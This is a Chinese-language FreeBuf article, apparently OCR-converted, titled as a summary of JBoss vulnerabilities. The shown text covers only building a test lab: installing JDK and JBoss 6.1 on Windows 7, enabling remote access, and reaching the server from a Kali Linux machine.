JBoss 中间件漏洞总结 - FreeBuf 网络安全行业门户

> Jboss 是一个基于 J2EE 的开放源代码的应用服务器。

一. Jboss 简介

Jboss 是一个基于 J2EE 的开放源代码的应用服务器。JBoss 代码遵循 LGPL 许可，可以在任何商业应用中免费使用。JBoss 是一个管理 EJB 的容器和服务器，支持 EJB 1.1、EJB 2.0 和 EJB3 的规范。但 JBoss 核心服务不包括支持 servlet/JSP 的 WEB 容器，一般与 Tomcat 或 Jetty 绑定使用。

默认端口：8080

二. Jboss 安装


下载地址：https://jbossas.jboss.org/downloads/


1. 安装 jdk

这里用了两台机子，一台安装老版本 Jboss4，jdk 选 1.6，一台安装 Jboss6.jdk 选 1.7

这里可以注意一下 jboss5-7 可以被 jdk7 支持，jboss4 可以被 jdk6 支持；使用 jdk8 的话访问 JMX-console 会报 500；

安装 jdk 步骤网上教程很多，我就不写了，这里已经装好。






```
C:\Users\dayu>java -version
java version "1.6.0_45"
Java(TM) SE Runtime Environment (build 1.6.0_45-b06)
Java HotSpot(TM) 64-Bit Server VM (build 20.45-b01, mixed mode)

C:\Users\dayu>
```

2. 下载并安装 Jboss6

下载 jboss-6.1.0.Final:


JBoss AS 6.1.0.Final	2011-08-16	LGPL	No support, archived release!	Download (183MB) Release Notes
JBoss AS 6.1.0.Final-Src	2011-08-16	LGPL	No support, archived release!	Download (34MB)
JBoss AS 6.0.0.Final	2010-12-28	LGPL	No support, archived release!	Download (181MB) Release Notes
JBoss AS 6.0.0.CR1	2010-11-22	LGPL	No support, archived release!	Download (180MB) Release Notes
JBoss AS 6.0.0.M5	2010-09-23	LGPL	No support, archived release!	Download (178MB) Release Notes
JBoss AS 6.0.0.M4	2010-07-21	LGPL	No support, archived release!	Download (178MB) Release Notes
JBoss AS 6.0.0.M3	2010-04-29	LGPL	No support, archived release!	Download (158MB) Release Notes
JBoss AS 6.0.0.M2	2010-02-16	LGPL	No support, archived release!	Download (150MB) Release Notes
JBoss AS 6.0.0.M1	2009-12-02	LGPL	No support, archived release!	Download (162MB) Release Notes

将其拉入虚拟机 c 盘


本地磁盘 (C:)
新建文件夹
名称
修改日期
类型
bea 2021/5/10 21:44 文件夹
navicatformysql 2021/2/3 9:51 文件夹
PerfLogs 2009/7/14 11:20 文件夹
Program Files 2021/8/19 16:09 文件夹
Program Files (x86) 2021/6/17 19:08 文件夹
ProgramData 2021/2/3 0:37 文件夹
Windows 2021/6/17 19:08 文件夹
用户 2021/5/10 21:29 文件夹
jboss-6.1.0.Final 2021/8/20 10:13 文件夹

新建环境变量：

JBOSS_HOME值为C:\jboss-6.1.0.Final




path 中加入：


;%JBOSS_HOME%\bin;

在该目录下双击 run.bat 启动


```
C:\jboss-6.1.0.Final\bin
```




出现 info 即为启动成功，本地可成功访问。


Welcome to JBoss AS
127.0.0.1:8080
Google Chrome 不是您的默认浏览器
设为默认浏览器
JBoss
by Red Hat
Manage this JBoss AS Instance
Administration Console
JMX Console
JBoss Web Services Console
JBoss AS Online Resources
JBoss AS Documentation
JBoss Wiki
JBoss AS JIRA
JBoss Forums
JBoss Mailing Lists

此时远程访问是访问不了的，我们需要修改 C:\jboss-6.1.0.Final\server\default\deploy\jbossweb.sar\server.xml 的配置实现外网访问。将 address="${jboss.bind.address}" 改成 address="0.0.0.0"





保存后重启 jboss，即可实现外网访问；


Kali-Linux-2020.4-vmware-amd64
Kali-Linux-2021.2-vmware-a...
Windows 7 Jboss6
Welcome to JBoss AS - ...
root@kali: ~
Welcome to JBoss AS - Mozilla Firefox
Welcome to JBoss AS
192.168.10.154:8080
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunter
JBoss
by Red Hat
